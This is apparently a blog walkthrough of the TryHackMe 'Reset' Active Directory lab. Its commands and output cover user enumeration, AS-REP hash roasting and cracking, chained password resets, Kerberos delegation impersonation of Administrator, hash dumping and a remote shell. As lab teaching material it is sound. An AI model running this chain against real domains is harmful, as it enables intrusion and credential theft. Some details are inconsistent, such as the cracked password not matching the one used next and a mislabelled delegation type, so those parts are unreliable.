

TryHackMe: Reset - Full Domain Compromise via Delegation Abuse

 cyb3rbyte.medium.com/tryhackme-reset-full-domain-compromise-via-delegation-abuse-0d6b25c37ff1

Cyb3rByte

July 15, 2025

The [Reset](#) room simulates a real-world Active Directory attack chain involving password reset abuse, service ticket impersonation, and Kerberos delegation. In this writeup, we go from unauthenticated enumeration to full DOMAIN\Administrator shell access, dumping hashes and capturing both flags.

Tools used:


- nmap, nxc, john, impacket
- bloodhound-python, bloodyAD
- getST.py, secretsdump.py, wmiexec.py

Step 1: Network Scanning & Host Discovery

We begin with the usual Nmap full TCP port scan to get a sense of the exposed services. Based on the results, it's clear that this machine is part of an Active Directory environment. In particular, the presence of DNS on port 53 along with the other services suggests we're likely dealing with a Domain Controller.

```
(root@kali) - [/home/kali/THM/Reset]
# nmap -p- -v -sSCV --min-rate 1000 10.10.217.102
```

Press enter or click to view image in full size



```
Nmap scan report for 10.10.217.102
Host is up (0.73s latency).
Not shown: 65514 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
53/tcp    open  domain         Simple DNS Plus
88/tcp    open  kerberos-sec   Microsoft Windows Kerberos (server time: 2025-07-15 06:28:46Z)
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
389/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain: thm.corp0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap           Microsoft Windows Active Directory LDAP (Domain: thm.corp0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server  Microsoft Terminal Services
|_ssl-date: 2025-07-15T06:30:37+00:00; -5h25m48s from scanner time.
|_rdp-ntlm-info:
|   Target_Name: THM
|   NetBIOS_Domain_Name: THM
|   NetBIOS_Computer_Name: HAYSTACK
|   DNS_Domain_Name: thm.corp
|   DNS_Computer_Name: HayStack.thm.corp
|   DNS_Tree_Name: thm.corp
|   Product_Version: 10.0.17763
```

We add the host to /etc/hosts to resolve internal domain names:


```
10.10.217.102    HAYSTACK HAYSTACK.thm.corp thm.corp
```

Step 2: Enumerate Users via RID Brute Forcing

We use nxc to brute-force user RIDs and extract valid domain accounts:


```
(root@kali)-[/home/kali/THM/Reset]
└─# nxc smb thm.corp -u guest -p '' --rid-brute | grep "SidTypeUser" | awk -F '\\\
'{print $2}' | awk '{print $1}' > valid-users.txt
```

Press enter or click to view image in full size



```
SMB 10.10.217.102 445 HAYSTACK 498: THM\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB 10.10.217.102 445 HAYSTACK 500: THM\Administrator (SidTypeUser)
SMB 10.10.217.102 445 HAYSTACK 501: THM\Guest (SidTypeUser)
SMB 10.10.217.102 445 HAYSTACK 502: THM\krbtgt (SidTypeUser)
SMB 10.10.217.102 445 HAYSTACK 512: THM\Domain Admins (SidTypeGroup)
SMB 10.10.217.102 445 HAYSTACK 513: THM\Domain Users (SidTypeGroup)
SMB 10.10.217.102 445 HAYSTACK 514: THM\Domain Guests (SidTypeGroup)
SMB 10.10.217.102 445 HAYSTACK 515: THM\Domain Computers (SidTypeGroup)
SMB 10.10.217.102 445 HAYSTACK 516: THM\Domain Controllers (SidTypeGroup)
SMB 10.10.217.102 445 HAYSTACK 517: THM\Cert Publishers (SidTypeAlias)
SMB 10.10.217.102 445 HAYSTACK 518: THM\Schema Admins (SidTypeGroup)
SMB 10.10.217.102 445 HAYSTACK 519: THM\Enterprise Admins (SidTypeGroup)
SMB 10.10.217.102 445 HAYSTACK 520: THM\Group Policy Creator Owners (SidTypeGroup)
SMB 10.10.217.102 445 HAYSTACK 521: THM\Read-only Domain Controllers (SidTypeGroup)
SMB 10.10.217.102 445 HAYSTACK 522: THM\Cloneable Domain Controllers (SidTypeGroup)
SMB 10.10.217.102 445 HAYSTACK 525: THM\Protected Users (SidTypeGroup)
SMB 10.10.217.102 445 HAYSTACK 526: THM\Key Admins (SidTypeGroup)
SMB 10.10.217.102 445 HAYSTACK 527: THM\Enterprise Key Admins (SidTypeGroup)
SMB 10.10.217.102 445 HAYSTACK 553: THM\RAS and IAS Servers (SidTypeAlias)
SMB 10.10.217.102 445 HAYSTACK 571: THM\Allowed RODC Password Replication Group (SidTypeAlias)
SMB 10.10.217.102 445 HAYSTACK 572: THM\Denied RODC Password Replication Group (SidTypeAlias)
SMB 10.10.217.102 445 HAYSTACK 1008: THM\HAYSTACK$ (SidTypeUser)
SMB 10.10.217.102 445 HAYSTACK 1109: THM\DnsAdmins (SidTypeAlias)
SMB 10.10.217.102 445 HAYSTACK 1110: THM\DnsUpdateProxy (SidTypeGroup)
SMB 10.10.217.102 445 HAYSTACK 1111: THM\3091731410SA (SidTypeUser)
SMB 10.10.217.102 445 HAYSTACK 1112: THM\ERNESTO_SILVA (SidTypeUser)
SMB 10.10.217.102 445 HAYSTACK 1113: THM\TRACY_CARVER (SidTypeUser)
SMB 10.10.217.102 445 HAYSTACK 1114: THM\SHAWNNA_BRAY (SidTypeUser)
SMB 10.10.217.102 445 HAYSTACK 1115: THM\CECILE_WONG (SidTypeUser)
```

Press enter or click to view image in full size



```
(root@kali)-[/home/kali/THM/Reset]
└─# ls -la valid-users.txt
.rw-r--r-- root root 571 B Tue Jul 15 07:58:01 2025 valid-users.txt

(root@kali)-[/home/kali/THM/Reset]
└─# wc -l valid-users.txt
42 valid-users.txt
```

We discover 42 valid domain users!

Step 3: AS-REP Roasting

Next, we look for users with the **Do not require pre-auth** flag enabled, allowing offline password cracking via AS-REP Roasting:

```
(root@kali)-[/home/kali/THM/Reset]
└─# impacket-GetNPUsers 'thm.corp/' -no-pass -usersfile valid-users.txt -outputfile
asrep.hashes
```

Press enter or click to view image in full size

```
(root@kali)-[/home/kali/THM/Reset]
# cat asrep.hashes
$krb5asrep$23$ERNESTO_SILVA@THM.CORP:e57efb3a548462fd6b738e065bc627ef$1006af8a4fba43056c789af50abefba0695692dacf3e147463e155a
0521a7821ae2072e9d7a5955379d0b28cc318fe0bcd06c01fe38c47fd08e38f84dbacbaa952655282f6a9d27a99cc8dfb49c2758e38cb80db955999a3e7b9
85a8dca6b04d4606bcf79d85ef1718451fcd714a6a652205f80bf0e13663987dce4d984fe1515a22ac73cc7c469de551100f8e73efa7395c344c4a80b5172
9b022fecdf4ce191a633074fc2eae394e3f57a856160685d50f8a5
$krb5asrep$23$TABATHA_BRITT@THM.CORP:27f0834a130639dd8cc570749686ebcb$9d4d51b5a2606b646911e02b990321d1969c97d23311c63364d1fc8
ffe94d4e884fcc4cd7ee45815cfc81b5eb1c77c7814e205f65decfa1874410516e82c72ae1a6bfafc7055765cdfac34b01204775aed512fc2bb0b618f4f6d
18b2de26b3171173cb18fc3b865149bca4b3bf32175d2e7f4a62d3baa9b9cf82cd2682e4a299015713chdf9f3d13ef8fb278a4d08d873305b76d3b4d886b5
1a3ce7d7b49e48fce709c08e2575688d7e887e4d3dd9bc9e494e72c
$krb5asrep$23$LEANN_LONG@THM.CORP:b5f28537c20ff953610ff74fef6dc33d$43d8167ae8415b3843f102719e3219afe548d29c51b8003cca74a50820
ba72c10c717adca75cfc4b8e241dc2d657b5eee155d0f0019d11f5521efaae974d0ee1772b33e829d1355f2dc2403719c14c3c4401d5dfd9c58188ea1281e
2c30651a3a5a6cbef30e18ded1b79cdd2a8dc62400b56c8f2ddc4bfc9cb47402b77a63126a0eeb769d0354b8142e0c9d00136075089d1110e69412b02987
44169b32b6377e16c585c6c2577ff5b89cc20c9d24d91b696ab0
```

Out of several results, we crack the hash of one account:

Press enter or click to view image in full size

```
(root@kali)-[/home/kali/THM/Reset]
# john -w=/usr/share/wordlists/rockyou.txt --format=krb5asrep asrep.hashes
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
me ($krb5asrep$23$TABATHA_BRITT@THM.CORP)
1g 0:00:00:19 DONE (2025-07-15 08:02) 0.05104g/s 732197p/s 1758Kc/s 1758Kc/s !!12Honey..*7jVamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Step 4: Active Directory Mapping with BloodHound


We visualize and map the Active Directory environment using BloodHound data collected via **bloodhound-python**, which collects and exports information like group memberships, sessions, local admins, ACLs, trusts :

Press enter or click to view image in full size

```
(root@kali)-[/home/kali/THM/Reset/json]
# bloodhound-python -u 'TABATHA_BRITT' -p 'me' -ns 10.10.217.102 -d thm.corp --auth-method ntlm -c All


(root@kali)-[/home/kali/THM/Reset/json]
# ls -la *.json
-rw-r--r-- root root 74 B Tue Jul 15 08:20:53 2025 {} 20250715025422_computers.json
-rw-r--r-- root root 23 KB Tue Jul 15 08:20:43 2025 {} 20250715025422_containers.json
-rw-r--r-- root root 3.7 KB Tue Jul 15 08:20:45 2025 {} 20250715025422_domains.json
-rw-r--r-- root root 5.7 KB Tue Jul 15 08:18:50 2025 {} 20250715025422_gpos.json
-rw-r--r-- root root 109 KB Tue Jul 15 08:18:49 2025 {} 20250715025422_groups.json
-rw-r--r-- root root 311 KB Tue Jul 15 08:20:31 2025 {} 20250715025422_ous.json
-rw-r--r-- root root 111 KB Tue Jul 15 08:18:40 2025 {} 20250715025422_users.json
-rw-r--r-- root root 74 B Tue Jul 15 08:27:18 2025 {} 20250715030143_computers.json
-rw-r--r-- root root 23 KB Tue Jul 15 08:27:07 2025 {} 20250715030143_containers.json
-rw-r--r-- root root 3.7 KB Tue Jul 15 08:27:08 2025 {} 20250715030143_domains.json
-rw-r--r-- root root 5.7 KB Tue Jul 15 08:25:21 2025 {} 20250715030143_gpos.json
-rw-r--r-- root root 109 KB Tue Jul 15 08:25:21 2025 {} 20250715030143_groups.json
-rw-r--r-- root root 311 KB Tue Jul 15 08:26:56 2025 {} 20250715030143_ous.json
-rw-r--r-- root root 111 KB Tue Jul 15 08:25:13 2025 {} 20250715030143_users.json
-rw-r--r-- root root 74 B Tue Jul 15 08:50:34 2025 {} 20250715032737_computers.json
-rw-r--r-- root root 23 KB Tue Jul 15 08:50:21 2025 {} 20250715032737_containers.json
-rw-r--r-- root root 3.7 KB Tue Jul 15 08:50:27 2025 {} 20250715032737_domains.json
-rw-r--r-- root root 5.7 KB Tue Jul 15 08:48:29 2025 {} 20250715032737_gpos.json
-rw-r--r-- root root 109 KB Tue Jul 15 08:48:28 2025 {} 20250715032737_groups.json
-rw-r--r-- root root 311 KB Tue Jul 15 08:50:11 2025 {} 20250715032737_ous.json
-rw-r--r-- root root 111 KB Tue Jul 15 08:48:16 2025 {} 20250715032737_users.json
-rw-r--r-- root root 0 B Tue Jul 15 08:16:07 2025 {} 20250715081539_users.json
```

Load data into the BloodHound GUI to find attack paths.



Our Attack path from BloodHound:

Press enter or click to view image in full size



DARLA_WINTERS@THM.CORP

Object Information

Display Name:

DARLA_WINTERS

Object ID:

S-1-5-21-1966530601-3185510712-10604624-1133

Admin Count:

FALSE

Allowedtodelegate:

cifs/HayStack.thm.corp/thm.corp
cifs/HayStack.thm.corp
cifs/HAYSTACK
cifs/HayStack.thm.corp/THM
cifs/HAYSTACK/THM

BloodHound shows that darla_winters has **delegation rights (AllowedToDelegate)**

We **chain reset**:

From tabatha_britt → shawna_bray → cruz_hall → darla_winters :

Press enter or click to view image in full size

```
(root@kali)-[/home/kali/THM/Reset]
# bloodyAD --dc-ip 10.10.217.102 -d thm.corp -u 'TABATHA_BRITT' -p 'P@ssw0rd123' set password shawna_bray 'P@ssw0rd123'
[+] Password changed successfully!

(root@kali)-[/home/kali/THM/Reset]
# bloodyAD --dc-ip 10.10.217.102 -d thm.corp -u 'shawna_bray' -p 'P@ssw0rd123' set password cruz_hall 'P@ssw0rd123'
[+] Password changed successfully!

(root@kali)-[/home/kali/THM/Reset]
# bloodyAD --dc-ip 10.10.217.102 -d thm.corp -u 'cruz_hall' -p 'P@ssw0rd123' set password darla_winters 'P@ssw0rd123'
[+] Password changed successfully!
```

Step 6: Abuse Resource-Based Constrained Delegation (S4U2Proxy)

Using getST.py, we exploit **S4U2Self + S4U2Proxy** to impersonate the Administrator user.

Since darla_winters is trusted to delegate to cifs/HAYSTACK, we:

1. Request a ticket for Administrator
2. Save it to .ccache
3. Use it to impersonate Administrator via SMB (CIFS)

Press enter or click to view image in full size

```
(root@kali)-[/home/kali/THM/Reset]
# export KRB5CCNAME=./darla_winters.ccache

(root@kali)-[/home/kali/THM/Reset]
# getST.py -k -impersonate Administrator -dc-ip 10.10.217.102 thm.corp/darla_winters:P@ssw0rd123 -spn cifs/HAYSTACK.THM.CORP
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_HAYSTACK.THM.CORP@THM.CORP.ccache
```

Step 7: Dump Domain Hashes (NTDS)

With Administrator access, we can dump all domain user hashes using secretsdump.py :

Press enter or click to view image in full size


```
(root@kali)-[/home/kali/THM/Reset]
# secretsdump.py -k -no-pass thm.corp/Administrator@haystack.thm.corp
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x36c8d26ec0df8b23ce63bcefa6e2d821
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:::
```

Step 8: Capture the Flags

From the admin shell, we access user directories:

Press enter or click to view image in full size



```
(root@kali)-[/home/kali/THM/Reset]
# wmiexec.py -k -no-pass 'thm.corp/Administrator@haystack.thm.corp'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>cd C:\Users
C:\Users>dir
Volume in drive C has no label.
Volume Serial Number is A8A4-C362

Directory of C:\Users

08/21/2023  08:33 PM    <DIR>          .
08/21/2023  08:33 PM    <DIR>          ..
07/10/2023  10:23 AM    <DIR>          Administrator
01/26/2024  09:02 PM    <DIR>          automate
07/15/2025  06:34 AM    <DIR>          CECILE_WONG
06/16/2023  04:17 PM    <DIR>          Public
               0 File(s)                0 bytes
               6 Dir(s) 12,407,758,848 bytes free

C:\Users>type automate\Desktop\user.txt
THM{[REDACTED]}
C:\Users>type Administrator\Desktop\root.txt
THM{[REDACTED]}
C:\Users>
```

Conclusion

This room demonstrates a powerful and realistic attack chain in an Active Directory environment. Key takeaways include:

- The impact of AS-REP Roasting and weak passwords.
- How improper privilege assignments (ForceChangePassword) can enable lateral movement.
- How Resource-Based Constrained Delegation and S4U2Proxy can lead to domain compromise.

Further Reading

- [Kerberos Delegation Attacks Explained](#)
- [RBCD & S4U2Proxy Deep Dive](#)